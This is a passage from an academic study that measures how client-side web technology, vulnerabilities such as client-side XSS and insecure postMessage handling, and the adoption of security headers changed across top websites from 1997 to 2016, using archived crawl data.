Moreover, we analyzed the Cyclomatic Complexity of all scripts per year. Designed by McCabe [22] in 1976, it measures the number of potential paths through the program, which equals the number of different test cases needed to cover all branches of the program. Figure 4 shows the results of our analysis, averaged per external script (excluding well-known libraries) in each year.




Figure 3: JavaScript Statement Statistics




Figure 4: Cyclomatic Complexity Statistics

By 2016, each external script on average had more than 300 paths to cover. Also, the graph depicts the trend of an ever-increasing number of paths, underlining the increased complexity of modern applications.

These figures clearly show that modern JavaScript applications are more powerful than ever, but also incur a higher complexity due to the large code base to maintain.

Script Inclusions from Remote Domains Next to the amount of JavaScript code, we investigated the origin of the code. Browsers allow for Web sites to include script content from remote origins, which is often used to incorporate third-party services (e.g., for site analytics, advertising, or maps) or to reduce traffic on a site (e.g., by including jQuery from Google). However, when such remote scripts are included, they operate in the origin of the including site, i.e., they can modify both the global JavaScript state as well as the DOM. This adds more complexity to the page, since inclusion of third-party content might have side-effects, ranging from modified functionality all the way to vulnerabilities introduced by third-party code. As Nikiforakis et al. [24] have comprehensively demonstrated, the inclusion of third-party scripts has an immediate impact on a Web site's security characteristics, that scales negatively with the number of external code sources. Figure 5 shows the evolution of remote inclusions over time, plotting the number of distinct remote origins used in average domains. Starting from 2000, domains started using third-party inclusions. The trend since then is clearly pointing upwards, reaching almost 12 distinct remote origins per domain by 2016.




Figure 5: JavaScript Inclusion Statistics

Cross-Domain Data Access Modern Web sites are often interconnected, bringing the need for cross-domain communication and data access. However, such communication is prohibited by the Same-Origin Policy (SOP), which states that resources may only access each other if they share an origin, i.e., protocol, host, and port match [41]. To nevertheless allow applications to communicate across these boundaries, different technologies can be used. One technique to do so is called *JSONP*, short for JSON with padding. The SOP has certain exemptions, such as the fact that including scripts from a remote origin is permitted. JSONP leverages this by providing data in the form of a script, where the data is contained as JSON, wrapped in a call to a function which is typically specified as a URL parameter. This way, a site may include the script from a remote origin, effectively getting the data as the parameter to the specified callback function. There are, however, a number of security issues associated with this, such as cross-domain data leakage [18] or the Rosetta Flash attack [32]. To detect JSONP in the data, we pre-filtered all scripts in which any given URL parameter was contained in the response as a function call. Subsequently, we manually checked the results to filter out false positives. The results of our analysis are depicted in Figure 6, showing that at most about 17% of all sites used JSONP during our study timeframe. Moreover, we observe a slight decrease since 2014.




Figure 6: Cross-Origin Data Sharing Techniques

While with JSONP, the developer has to ensure that no unauthorized origin can include the endpoint, Cross-Origin Resource Sharing (*CORS*) is secure by default. CORS is a policy deployed by the server and is meant to control data access when a request is conducted with the XMLHttpRequest API [41]. By default, such a request does not carry authentication credentials in the form of cookies. If a snippet wants to do such an authenticated request across domains, the remote HTTP server has to specifically allow the snippet's origin in the `Access-Control-Allow-Origin` header; a wildcard is not sufficient to grant access. In our study, we found that CORS deployment has overtaken the use of JSONP in 2014 and has increased drastically resulting in 20% of the investigated sites to deploy such a header.

The most recent addition to the technologies which may be used for cross-domain communication, which was introduced with HTML5, is postMessage [7]. This API allows for cross-domain message exchange whenever two sites are rendered in the same browser tab (or popup window). It can be used to convey even complex JavaScript objects allowing for a seamless communication between origins. The API has gained a lot of popularity since its inception and we find that over 65% of the sites in 2016 either received postMessages or sent them.

Summary To sum up, we observe that over time, JavaScript has remained the most important scripting language on the Web. At the same time, with increasingly powerful applications, the complexity of the Web platform has risen, and new APIs are constantly added to browsers. In turn, JavaScript applications have become much more complex, showing a steady increase in the amount of code executed by the client, including code from an increasing amount of different sources, and exchanging data across the trust boundaries of the domain. Moreover, even legacy technology like Flash still remains in use by a notable fraction of sites. Thus, securing a modern Web application with all its different components is challenging. Hence, in the following sections, we analyze how security evolved over time by first discussing a number of issues we discovered, and subsequently showing which countermeasures were deployed.

4 Discovered Security Issues

Based on the technologies we identified as most prevalent in the previous section, in this section, we highlight security issues pertaining to these technologies, as discovered in our study. To that end, we report on the Client-Side XSS vulnerabilities we found, analyze the insecure usage of postMessages over time, outline the (in)security of cross-domain communication in Flash, and show the general pattern of including outdated third-party library versions.

4.1 Client-Side XSS Vulnerabilities

The term Cross-Site Scripting (XSS) was first introduced in 2000 by a group of security engineers at Microsoft [29]. At first, this issue was believed to only be caused by insecure server-side code. In 2005, Amit Klein wrote an article about what he dubbed *DOM-based Cross-Site Scripting* [12], detailing the risk of XSS through insecure client-side code. He called it DOM-based since he argued that it was caused by using attacker-provided data in interactions with the Document Object Model (DOM). Nowadays, this does not hold true anymore considering that the `eval` construct allows for JavaScript execution without the use of any DOM functionality. Hence, this type of issue is also referred to as *Client-Side Cross-Site Scripting* [34].

In contrast to Cross-Site Scripting caused by server-side code, Client-Side XSS can be discovered in the HTML and JavaScript code that was delivered to the client and in this case to the Archive crawler. Therefore, this data source allows us to investigate when the first instances of this attack occurred and how many sites were affected over the course of the last 20 years. To that end, we used an automated system developed by us to crawl the pages, collect potentially dangerous data flows, and generate proof-of-concept exploits for each of the flows [17].

Compared to our previous work, which was conducted on live Web sites, the archived data has one drawback: in case an exploit could only be triggered by modifying a search parameter, this effectively changed the URL and, hence, the corresponding page was not contained in the Archive. Therefore, for each site without a verified exploit, we sampled one potentially vulnerable flow and analyzed the JavaScript code manually. In doing so, we




Figure 7: Client-Side XSS Vulnerabilities per year

	postMessage received	no origin check	postMessage sent	wildcard target
2009	0.5%	0%	20.9%	2.2%
2010	10.8%	2.4%	5.9%	3.9%
2011	18.5%	8.4%	19.0%	14.8%
2012	32.7%	11.4%	32.7%	17.9%
2013	31.9%	21.8%	41.2%	22.8%
2014	40.0%	19.6%	52.2%	33.0%
2015	50.5%	18.1%	62.9%	45.8%
2016	48.0%	26.3%	64.1%	50.3%

Table 1: postMessage Statistics

could manually verify that 33% (142/427) of the sampled domains were in fact vulnerable.

Figure 7 shows the results of our analysis. Even back in 1997, sites were vulnerable to Client-Side XSS. We also notice a distinctive increase in vulnerabilities starting from 2003, which coincides with the advent of the Web 2.0. Moreover, the results are stable at around 12% to 14% from 2007 to 2012. In 2013, when we published our work on discovering Client-Side XSS, we found approximately 10% of the Top 10.000 sites to be vulnerable, which aligns with our findings. After 2013, the numbers slightly drop, leaving about 8% of the 2016 sites exploitable.

4.2 Insecure postMessage Handling

To allow for an easy cross-domain communication channel, sites may use postMessages to communicate between documents of differing origins. The API gives guarantees on the authenticity and confidentiality of a message — a receiver can verify the origin of the sender, and the sender may specifically target an origin ensuring that the message is not accessible by any other origin. In practice, however, these checks are often omitted [31]. We therefore analyzed our data set in two dimensions: handling of received postMessages without performing origin checks and calls to the postMessage API with a wildcard origin.

Given the large amount of data we collected, i.e., 8,992 distinct scripts, we opted to analyze the postMessage receivers in a light-weight fashion. To that end, whenever our static analysis discovered that a postMessage receiver was registered, we checked the file for access to the `origin` property of the message. Although it was shown by Son and Shmatikov [31] that the existence of an origin check does not preclude a vulnerability, we present the results as an estimation over our study period. The results of our analysis are shown in Table 1. Whenever a site used at least one postMessage receiver without an origin check, we marked this domain as not using the origin check. We find that the data does not show a trend towards more secure usage. On the contrary: in 2016, more than half of the pages which received postMessages had at least one receiver without an origin check.

A missing origin check does not necessarily result in a vulnerability, as pointed out by Son and Shmatikov [31]. In their work, only 13 out of 136 distinct receivers led to an actual vulnerability. Their analysis efforts, however, were mostly manual; hence, while an in-depth analysis of the discovered receivers is not feasible for our work, we leave a more automated approach to such analyses to future work.

Apart from the authenticity issue of postMessages, not specifying a target origin might endanger the confidentiality of an application's data. Table 1 shows the results of our analysis. Note that in comparison to received postMessages the numbers vary, since not every site that sends postMessages also receives them. Moreover, the high number of postMessage senders in 2009 is related to Google page ads, which featured postMessages in 2009, but removed its usage in 2010. Even though not every message with a wildcard target is necessarily security-critical, we find that by 2016, more than half of the sites we analyzed sent at least one such message. We leave further investigation of the actual exploitability of such insecure postMessages to future work.

4.3 Flash Cross-Domain Policies

Similar to JavaScript, Flash also offers APIs to conduct HTTP requests, either to the same site or across domain boundaries. To nevertheless ensure the user's protection against cross-domain data leakage, Flash tries to download a policy file (`crossdomain.xml`) from the remote origin before allowing access to that site's content. If it is missing, no data can be exchanged between the sites [35]. If it exists, the policy file can specify which origins may access the site's data, and can contain wildcards, e.g., to allow for all subdomains of a given domain




Figure 8: Crossdomain.xml files and wildcards




Figure 9: jQuery usage and vulnerability statistics

to gain access (`*.domain.com`). However, this wildcard can also be used to whitelist any site (`*`) or any prefix (`prefix*`), e.g., `prefix.otherdomain.com` for cross-domain access.

In part, these policy files are also stored by the Web Archive. However, we discovered a number of cases where no policy file was available [3]. Therefore, all results we present in the following must be considered lower bounds. This drawback of the archived data is also clearly visible in the number of sites hosting a `crossdomain.xml` file in 2009, as shown in Figure 8.

We analyzed the crossdomain policy files for dangerous wildcards, i.e., wildcards allowing access to any remote origin. The results are shown in Figure 8 as the grey line. We find that for 2008, about 7% of all domains had such wildcards and the number decreased afterwards (along with the general decline in the use of Flash, and hence `crossdomain.xml` files). The existence of a wildcard does not necessarily imply a vulnerability, since access might be granted to any domain by a content distribution network [16]. Hence, we also analyzed which of the domains with wildcard policies had artefacts of a login, e.g., login pages or session cookies. The result of this analysis is also shown in the graph as the red line. Here, we observe that at most 3% of all domains should be considered vulnerable, which is in line with the results presented by Lekies et al. [16] and Jang et al. [10].

4.4 Usage of Outdated Libaries

Much of the success of JavaScript stems from the powerful libraries used by many Web sites. The most widely used library on the Web is undoubtedly jQuery; in our work we found that up to 75% of the Web sites we analyzed used jQuery. The usage pattern is also shown in Figure 9. When code is included from a third party into any Web site, this code is implicitly trusted, i.e., it runs in the origin of the including Web site. Therefore, whenever any third-party component is vulnerable, this implies that all sites which include the flawed code will suffer from the vulnerability.

To understand the risk associated with this, we used retire.js [25], a tool to detect libraries and report known vulnerabilities in them, on the versions of jQuery we collected in our study. Moreover, for each domain that used jQuery we checked if the used version had a known vulnerability at the time of use. The results are also depicted in Figure 9: it becomes clear that the majority of Web sites used outdated versions of jQuery, for which known vulnerabilities existed at the time.

Although this paints a grim picture, a vulnerable library does not necessarily directly imply a site at risk. As an example, one vulnerability which was disclosed in 2012 [11] could only be triggered if user-provided input was used in a CSS selector. Nevertheless, as previous work has shown, such outdated libraries can cause severe security issues, such as Client-Side XSS [34].

Next to jQuery, only the YUI library was discovered on a notable fraction of domains. In 2011, its usage reached its peak with about 10% prevalence, dropping off until 2016 to 3.5% of the domains that included the library. Similar to what we observed for jQuery, the fraction of domains running a known vulnerable version of YUI is high: for 2016, 85% of the sites running YUI ran a vulnerable version. These results are comparable to the results of Lauinger et al. [14].

5 Indicators for Security Awareness

In this section, we highlight a number of features we can measure, that indicate whether a site operator is aware of Web security mechanisms.

Most of the security awareness indicators can be found

[3] A prime example is the facebook.com policy `http://web.archive.org/cdx/search/cdx?url=facebook.com/crossdomain.xml`, which does not have entries between 2011 and 2013

in the HTTP headers of the responses. The Web Archive records all headers it received when originally crawling the target site, which allows us to go back in time and investigate how many sites used any of the relevant headers. For our work, we identified a number of these relevant headers, which we discuss in the following in the order of their introduction on the Web. An overview over the fraction of domains that make use of these security headers is shown in Figure 10. Moreover, Table 2 shows when each of the discussed security measures was implemented by the major browsers.




Figure 10: Use of Security Headers per year

5.1 HTTP-only Cookies

The Web's principle feature for session management is the use of cookies. These are sent along with every request to the server, allowing a user to establish a session in the first place and for the server to correctly attribute requests to a user. At the same time, by default, cookies are accessible from JavaScript as well, making these session identifiers prime targets for Cross-Site Scripting attacks. To thwart these attacks, starting from 2001 browsers added support for so-called *HTTP-only* cookies. This flag marks a cookie to only be accessible by the browser in an HTTP request, while at the same time disallowing access from JavaScript.

We mark a domain as using HTTP-only cookies when at least one cookie was set using the `httponly` flag. This only represents a lower bound for the sites, though. Naturally, the Archive crawler does not log into any Web application. It is reasonable to assume that some sites do not use session identifiers until the need arises, i.e., a user successfully logs in. Hence, sites might have made use of the header more frequently, but the archived data cannot account for such behavior.

In our study, we found that sites started employing this technique in 2006 before any other security measures were in place. Moreover, we can clearly observe a trend in which by 2016, over 40% of all domains made use of this. This indicates that the admins of the most relevant sites on the Web are well-aware of the dangers of cookie theft and try to mitigate the damage of an XSS attack.

	Chrome	IE	Firefox
HTTP-only Cookies	2008	2001	2006
Content Sniffing	2008	2008	2016
X-Frame-Options	2010	2009	2009
HSTS	2010	2015	2010
CSP	2011	2012	2010

Table 2: Browser support for Web security features

5.2 Disallowing Content Sniffing

Although all markup and programming languages used in the Web are well-specified, Web application developers often make more or less subtle mistakes when building their sites. To still allow users of these sites an unhindered view on the pages, modern browsers are very error-tolerant, i.e., they compensate for a number of mistakes which can be introduced by developers. One of the mechanisms used to achieve this tolerance is content sniffing, a technique used by browsers to guess the type of content being shown, to allow for proper rendering. The HTTP/1.1 standard specifically states that such sniffing should only happen when no `Content-Type` header is sent from the server [5]. Depending on the implementation of the browser, this can either can be done by analyzing the URL (e.g., looking for a .html suffix) or by investigating the content of the resource [41].

For the sake of presentation, let us assume a Web site offers users a way to upload text files (marked by a .txt suffix). In this case, a user can upload a text file containing HTML code. If a victim's browser is now lured to the URL hosting the .txt file and no explicit `Content-Type` header is sent, modern browsers will analyze the content, deem it to be HTML and render it accordingly. This effectively results in the attacker's HTML and accompanying script code to be executed under the origin of the vulnerable site, leading to a Cross-Site Scripting vulnerability. In addition, improper content sniffing could also lead to the site being used to host malware.

To prevent such attacks, Internet Explorer first implemented the `X-Content-Type-Options` header in 2008 [15]. When the value of this header was set to `nosniff`, it would prevent IE from trying to guess the content. In the specific case, Internet Explorer's algorithm was also more aggressive than RFC2616 demanded: it tried to sniff content regardless of the presence of any `Content-Type` headers. Google Chrome showed a similar behavior, which can also be controlled

using the X-Content-Type-Options header. Similar to what we observed for HTTP-only cookies, at first only few sites adopt this security mechanism. Again, a notable increase can be observed over time, resulting in almost 47% of the analyzed sites using the protective measure by 2016.

5.3 Clickjacking Protection

Another potential danger to Web applications is so-called *Clickjacking* [9]. This type of attack is a sub class of the more general attack dubbed *Unsolicited Framing* by Zalewski [41]. The main idea relies on the ability of an attacker to mask a frame pointing to a benign-but-buggy site with the opacity CSS attribute on his own site. The attacker now tries to motivate the victim to click in the area in which this hidden frame resides. This can, e.g., be achieved by a pretend browser game. However, instead of interacting with the apparent browser game, the victim actually clicks in the hidden frame. The extend of this attack can range from invoking actions, such as soliciting likes on a social media site, all the way to an attack outlined by Jeremiah Grossman, in which Clickjacking was used to gain access to the video and audio feed from the victim's computer [6].

While the unsolicited framing itself was already discussed before the devastating demonstration by Grossman, the clear attack potential as shown by their attack in 2008 motivated browser vendors to develop and deploy a protective measure, dubbed the X-Frame-Options header (for short also *XFO*). Even though the X in the name denotes the fact that this was not a standardized header, it was introduced within a few months after the presented attack by Internet Explorer and Firefox, while Chrome followed a year later (see Table 2). The notion of this header is simple: framing can either be completely blocked (DENY), only be allowed from the same origin (SAMEORIGIN), or specifically allowed for certain URLs (ALLOW-FROM url) [23]. Depending on the browser, there also exists a variant ALLOWALL, which effectively disables any protection as well as SAMEDOMAIN, which is an alias for SAMEORIGIN. Note, however, that these values are not presented in the accompanying RFC, which was introduced in 2013 [28].

For our measurements, we only counted sites which use the protective measure by either setting it to DENY, SAMEORIGIN, its alias SAMEDOMAIN, or ALLOW-FROM with a specific list of domains. The results are depicted in Figure 10. The results indicate that although the header was introduced in 2010, an increase in its usage can only be observed starting from 2012. The number of sites using XFO increased rapidly since then and reached its peak in 2016 with 53% of all sites deploying it. Note, however, that use of the header has been deprecated by Content Security Policy (CSP) Level 2 [39] starting from around 2015, being replaced by the more powerful frame-ancestors directive of CSP.

5.4 Content Security Policy

One of the biggest client-side threats to any Web application is the injection of markup, either HTML or even JavaScript code, into it. In such a case, the browser cannot distinguish between markup originating from the developer of the application and the attacker's code. Hence, all code is executed, leading to a client-side code injection known as Cross-Site Scripting. To mitigate the exploitability of such an injection vulnerability, the W3C has proposed the so-called *Content Security Policy*. In its foundation, CSP is a technique that aims to specifically whitelist sources of code with the goal of stopping any attacker-provided code from being executed. To that end, a Web application that deploys CSP sends a header containing a number of whitelisted code origins, e.g., self or cdn.domain.com. Even if an attacker manages to inject her own markup into the application, the code is bound to be hosted on either the site itself or cdn.domain.com. The main assumption here is that the attacker is unable to control any code on these origins. Also, by default, CSP disallows the use of inline script elements and the eval construct.

CSP has many more directives, allowing Web developers to control which hosts may be contacted to retrieve images or stylesheets, specifying how the site may be framed (deprecating the X-Frame-Options header), or to report violations of the policy. The setup of a properly working policy, however, is non-trivial, as has been shown by previous work [37, 38]. Nevertheless, we deem the presence of a CSP header to be an indicator for the awareness of a site's operator. Given the results from previous work, investigating the security of the policies of single sites is out of scope for our work.

Initially, CSP was introduced by Firefox and WebKit-based browsers (including Chrome) with different names, i.e., X-Content-Security-Policy and X-WebKit-CSP, respectively. We therefore count the presence of these headers as a regular use of the nowadays standardized Content Security Policy. As we can observe in Figure 10, even though implemented in browsers for a number of years, CSP only was used in the wild starting from 2013 by any of the major sites. As previous work has shown, setting up CSP for legacy applications is very challenging. Our data indicates that even by 2016, less than 10% of the sites we considered deployed any CSP at all. Hence, although CSP mitigates the effect of XSS vulnerabilities in JavaScript-enabled Web applications, its adoption still lags far behind other security measures.

5.5 HTTP Strict Transport Security

Along with the success of the Web as the number one platform for information access also came a number of attacks on the connection between client and server. While in the Web's beginning, transfer of sensitive information was less likely to occur, modern Web applications almost always require a login. Arguably, the transport of such sensitive information should be conducted in a secure manner, i.e., should always be encrypted. On the other hand, network attackers have an interest to gain access to such information. To that end, they might either eavesdrop (in case of a passive network attacker) on a plaintext connection, or try to manipulate a connection to an extend where the encryption is dropped, e.g., by SSL stripping attacks [13]. In addition, Web developers might accidentally transmit sensitive information over insecure channels. An example of this is the use of cookies without specifically setting the `secure` flag. In that case, the cookies are transferred in any connection to the domain for which they were set, regardless of the use of HTTPS.

To ensure that neither an active attacker can strip SSL nor an unknowing developer can accidentally build an insecure application, browsers implement HTTP Strict Transport Security, or HSTS for short [8]. With this HTTP header, browsers can be instructed to only connect to a domain via HTTPS regardless of the URL and to only do so using a validated certificate.

Obviously, HSTS is only a relevant feature for any site that runs via HTTPS. The Archive.org crawler, however, does not store whether a site was retrieved via HTTP or HTTPS, i.e., based on the historical data we gathered, we cannot decide whether a site was running HTTPS in the first place. Also, setting an HSTS header on an unencrypted connection has no effect, i.e., it is ignored by the browser [13].

Support for HSTS was first introduced in Chrome and Firefox in 2010. In addition to the header, browsers also feature a preload list of domains, to which only HTTPS connections are allowed, regardless of the existence of the HSTS header. For our analysis, we therefore considered both the headers as well as entries for the domains in the preload list for January of each year. Our analysis shows that only very few domains made use of HSTS until 2012. Starting from 2013, we observe a steady increase, resulting in almost 30% adoption rate by 2016.

5.6 Additional Indicators for Security Awareness

On top of the headers we discussed so far, we identified additional features which indicate awareness of potential security problems. In 2010, Bates et al. [2] showed that the built-in XSS filter of Internet Explorer could not only be bypassed by encoding data in UTF-7, but even be used to disable Clickjacking protections or conduct phishing attacks. At that time, Internet Explorer allowed Web sites to specifically disable its XSS filter by sending the `X-XSS-Protection: 0` header to the client. In our study we found that in 2009 and 2010, 30 and 55 sites, respectively, disabled the XSS filter in IE by sending this header. For 2009, all these sites were related to Google (e.g., including Youtube), showing that the issues in IE were known to Google before the publication in 2010. One reasonable explanation is that Google engineers were confident that no XSS vulnerabilities were contained in their sites, and wanted to ensure that no vulnerabilities could be introduced into otherwise bug-free sites.

A more recent feature for securing the client side is the sandbox feature of iframes in HTML5. Using this feature, a site may restrict the capabilities of an iframe, e.g., by disabling JavaScript or isolating content in a unique origin, thereby mitigating any exploitable vulnerabilities in the sandboxed content. We found that only three sites made use of it in any of the HTML pages we analyzed, showing that this feature is hardly used.

6 Key Insights

In this section, we discuss the key insights of our study results. We first discuss the takeaways on client-side technology, following with the implications of our analysis for client-side security. Finally, we investigate the correlation between discovered vulnerabilities and the awareness indicators outlined in the previous section.

6.1 Client-Side Technology

The Web's Complexity is *still* on the Rise In our study of the Web's evolution, we found that although several technologies for client-side interaction were developed over the years, the only prevailing one is JavaScript. Moreover, we determined that the general complexity of JavaScript kept rising over the years. On the one hand, the average number of statements per external script has almost reached 1,000 by 2016 — without counting powerful libraries such as jQuery. On the other hand, code does not necessarily only originate from a site's developer, but often resides on remote domains. In our work, we found that on average, a domain in our 2016 dataset included script content from almost twelve distinct origins, which is an increase by almost 100% since 2011. Along with the introduction of powerful new APIs in the browsers, which nowadays, e.g., allow for client-to-client communication that was never envisioned by the Web's server/client paradigm, we find that the general complexity of client-side Web applications is on the rise.

Involvement of Third Parties Including content from third parties allows Web sites to outsource certain parts of their application, e.g., advertisements. However, whenever code is included from a remote domain, it may contain vulnerabilities, which effectively compromise the including site. With the rise in complexity in these third-party libraries, the risk for vulnerabilities also increases. As an example, while jQuery 1.0 only contained 768 statements, the most recent version 1.12 (in the 1.* branch) already consists of 3,541 statements. Moreover, sites rarely update their third-party components. As shown by Lauinger et al. [14], a large number of Web sites use outdated versions of well-known libraries, such as jQuery, which contain exploitable flaws. In our work, we found that especially jQuery was often used in versions with known vulnerabilities at the time of use. Moreover, the fraction of domains that use such vulnerable third-party libraries remained high since 2012.

Another risk of including third-party code stems from the fact that this code may be arbitrarily altered by the remote site or in transit. In the recent past, this was used to conduct large-scale DDoS attacks against Web sites used to bypass censorship in China [21]. However, such attacks can be stopped if sites start implementing Subresource Integrity, which ensures that included JavaScript is only executed when its has the correct checksum [1].

The Rise of the Multi-Origin Web The Web's primary security concept is the Same-Origin Policy, which draws a trust boundary around an application by only allowing resources of the same origin to interact with one another. In the modern Web, though, applications communicate across these boundaries, e.g., between an advertisement company and the actual site. In our work, we observed a clear trend towards interconnected sites, especially using postMessages, which are used by more than 65% of the Web sites we analyzed for 2016. In addition, we note that the usage of CORS is on the rise as well, with 20% of the 2016 domains sending a corresponding header. Given the nature of the Internet Archive crawler, i.e., the fact that it cannot log in to any applications, all these numbers need to be considered lower bounds. Hence, we clearly identify a trend towards an interconnected, multi-origin Web in which ensuring authenticity of the exchanged data is of utmost importance.

6.2 Client-Side Security

Client-Side XSS Remains a Constant Issue One of the biggest problems on the Web is Cross-Site Scripting. In our work, we studied the prevalence of the client-side variant of this attack over the years. We found that with the dawn of more powerful JavaScript applications as a result of so-called Web 2.0, the number of XSS vulnerabilities in the JavaScript code spiked. Between 2007 and 2012, more than 12% of the analyzed sites had a least one such vulnerability. Even though the general complexity of JS applications kept rising after 2012, the number of vulnerable domains declined, ranging around 8% until 2016. Nevertheless, given our sample of the top 500 pages, such attacks still threaten a large fraction of the Web users and developer training should focus more on these issues.

Security vs. Utility Many new technologies introduced in browsers come with security mechanisms, such as the authenticity and integrity properties provided by the postMessage API. However, oftentimes these features are optional — a developer may, e.g., choose not to check the origin of an incoming postMessage. As we observed in our work, technology which enables communication across domain boundaries, such as JSONP, Flash's ability to access remote resources, or postMessages, is often used without proper security considerations. Especially in the context of postMessages, this is a dangerous trend: more than 65% of the sites we analyzed for 2016 either send or receive such messages, with a steady increase in the previous years (see Figure 6). As shown by Son and Shmatikov [31], improper handling of postMessages can result in exploitable flaws. Hence, any technology added to browsers should default to a secure state similar to CORS.

Complexity of Deploying Security Measures During the course of our study, a number of new security mechanisms were introduced in browsers. In our analysis, we found that the rate of adoption varies greatly for the different technologies. As an example, within two years of being fully supported by the three major browsers, the `X-Frame-Options` header was deployed by 20% of the sites we analyzed, within four years its adoption rate even reached more than 40%. In contrast, although CSP has been fully supported since 2012, even after four years, only about 10% of the sites we analyzed deployed such a policy. The main difference between the two types of measures is the applicability to legacy applications: XFO can be selectively deployed to HTML pages which might be at risk of a clickjacking attack. In contrast, CSP needs to be adopted site-wide to mitigate a Cross-Site Scripting. Moreover, previous work [37, 38] has shown that deploying a usable CSP policy is non-trivial, especially considering the multitude of third-party components in modern Web apps. In contrast, even though deprecated by CSP, the X-Frame-Options header still shows increased usage in 2016. Hence, we find that the more effort needs to be put into securing a site with a specific security mechanism, the less likely sites in our study were to adopt the mechanism.

6.3 Correlating Vulnerabilities and Awareness Indicators

To understand whether there is a correlation between actual vulnerabilities and the general understanding of security concepts for the Web, we compared the set of sites vulnerable against Client-Side XSS attacks with their use of security indicators. The intuition here is that the use of a security indicator implies a more secure site. We chose Client-Side XSS specifically, since a vulnerability can be proven, whereas it is, e.g., unclear if usage of an outdated library could actually lead to an exploit.

The results of this analysis are shown in Figure 11: for each indicator we checked how many sites were vulnerable against a Client-Side XSS attack. To reduce noise, we only included an indicator for a given year if it was present on at least 10% of the analyzed sites. Hence, we exclude all years before 2009, since (as shown in Figure 10) no security measure was deployed on at least 10% of the sites. For each year, we plot the fraction of sites which carry the indicator *and* are susceptible to XSS. In addition, the graph shows the baseline as all sites that do not have any indicator.




Figure 11: Security Headers vs. Client-Side XSS

HTTP-only Cookies When considering the `httponly` cookie flag, the results are surprising: In our dataset, its presence actually correlates with a *higher* vulnerability ratio compared to cases in which no indicators are found. Note however, that our study focusses on a small data set of 500 domains per years, and hence the results are not statistically significant. Even though the overall numbers are too small to produce significant results, this trend is counter-intuitive. We leave a more detailed investigation of this observation by analyzing a large body of sites to future work. It is noteworthy, however, that previous work from Vasek and Moore [36] investigated risk factors for server-side compromise, and found that `httponly` cookies are negative risk factors. Similar to our work, however, there findings were inconclusive due to a limited sample set. Comparing server- and client-side vulnerabilities with respect to the use of `httponly` cookies, however, is an interesting alley for future work.

The correlation between `httponly` cookies and increased fraction of vulnerabilities might be caused by several reasons: applications that use session cookies are more likely to have a larger code base and thus, more vulnerabilities. For 2011, the year with the highest fraction of vulnerable sites, we therefore analyzed the average number of instructions for domains with `httponly` cookies and found that they only have a code base which is about 10% larger than an average Web site, with a comparable average cyclomatic complexity. Another potential reason for our findings might be the fact that developers underestimate the dangers of an XSS vulnerability. Although taking over a session of a user might be considered the worst-case scenario which is averted by HTTP-only cookies, attackers may leverage an XSS exploit for many other attacks, e.g., XSS worms or stealing passwords from password managers [33].

Early Adopters For X-Frame-Options and HSTS (considered from 2010 and 2013 respectively) we see another trend: early adopters of new security mechanisms are less likely to be susceptible to Client-Side XSS attacks, even though the code bases for these sites are also about 10% larger than an average site. We find that for both XFO and HSTS, the first two considered years show no vulnerabilities. However, until the end of our study in 2016, more and more sites deploy both headers, resulting in vulnerability rates comparable to sites without security indicators. Hence, we find that the late adopters of such new technologies are more likely to introduce Client-Side XSS vulnerabilities in their sites.

CSP Deployment Another insight here is the fact that not a single site using CSP had a vulnerability, even leaving out the 10% threshold discussed above. It is important to note that even a valid CSP policy would not have stopped exploitation of a Client-Side XSS issue: since our analysis was conducted on the Archive.org data, CSP policies would not be interpreted by the browser since they all carried an `X-Archive-Orig-` prefix. The reason for lack of Client-Side XSS on these sites is likely twofold: either companies invested enough in their security to go through the tedious process of setting up CSP in general have better security practices, or this again shows the early adoption effect we observed for XFO and HSTS.

6.4 Going Forward

In our study, we found a number of recurring patterns in the Web's insecurity, i.e., that deployment heavily hinges on the ease of use, optional security mechanisms are rarely used, and that several vulnerabilities are still in existence even though they have been known for many years. Therefore, in the following, motivated by our findings, we discuss how Web security can move forward.

Ease of Use Considering the security technologies we investigated, we find that regardless of the potential benefit, a security measures adoption rate is controlled mostly by the ease of its deployment. While CSP allows very fine-grained control over resources that can be accessed and — more importantly — script code which can be executed, setting up a working CSP policy is often tough. Apart from this hurdle, significant changes on the application itself are required. This high effort must be considered a big roadblock for CSP's success. In contrast, headers like HSTS or XSO, which are easy to deploy and address a single issue, are adopted more swiftly in a shorter timeframe. Thus, we argue that for future techniques *ease of use* should be a primary design concern.

Make Security Mandatory Our findings highlight that if security checks are optional, they are oftentimes not used, as evidenced, e.g., by the lack of origin checking on postMessages. Moreover, if there is an easy way to ensure utility, e.g., through using a wildcard, developers tend to follow that path. Hence, we argue that new technology should ship with mandatory security, which either does not allow for generic wildcards or in that case, following the approach taken by CORS, limit the privileges of an operation. Also, existing APIs could be changed to at least warn developers. As an example, accessing the `data` property of a postMessage without a prior access to the `origin` property could result in a JavaScript console warning for a potentially missing origin check. Future generations of APIs could extend this behavior to throw security exceptions, in case crucial security checks have been omitted.

Ensure Better Developer Training The results of our study indicate that although security measures exist to prevent or mitigate attacks, developers are often unaware of the underlying security issues. Examples for this include (missing) origin checking on postMessages, the ineffective use of HTTP-only cookies, or the inclusion of user-controllable data in the generation of script code, which causes Client-Side XSS. Especially Client-Side Cross-Site Scripting appears a class of vulnerability that remains unresolved — even in light of mitigating technologies like CSP. We therefore argue that research should continue to investigate how developers can be better educated on security issues and how development tools can be designed in a way that they empower their users to build secure applications.

7 Related Work

Our work touches on many areas of Web security. In the following, we discuss research related to our work.

Large-Scale Analysis of Web Security and Privacy Several papers have conducted large-scale analyses of different aspects of Web security. Yue and Wang [40] analyzed inclusions of external scripts and investigated dangerous API calls. In 2010, Zhou and Evans [42] investigated the use of HTTP-only cookies finding that only 50% of the investigated sites make use of the feature. In 2011, two works analyzed the use of crossdomain policies for Flash, as well as other cross-domain communication channels [16, 10], which align with the results we presented for that time. In the same year, Richards et al. [27] provided the first large-scale analysis of the (mis)use of `eval`, showing that while it can be replaced in certain cases, removing it all-together is impossible. In 2012, Nikiforakis et al. [24] examined Javascript inclusions over time of the Alexa top 10.000, pointing out the trend of an evermore increasing amount of external inclusions, which we also observed in our work. In the area of privacy, Lerner et al. [19] conducted an analysis of how trackers evolved over time, also using data from archive.org.

Vulnerability Detection in the Wild In addition to the previously discussed papers, several works have focussed on examining a certain type of vulnerability in the wild. In 2013, Son and Shmatikov [31] analyzed insecure usage of postMessage receivers finding several exploitable issues. In the same year, we presented an automated system to measure the prevalence of Client-Side Cross-Site Scripting in the wild [17]. More recently, Lauinger et al. [14] performed an in-depth analysis of the usage of vulnerable libraries in the wild, showing results comparable to our historical view.

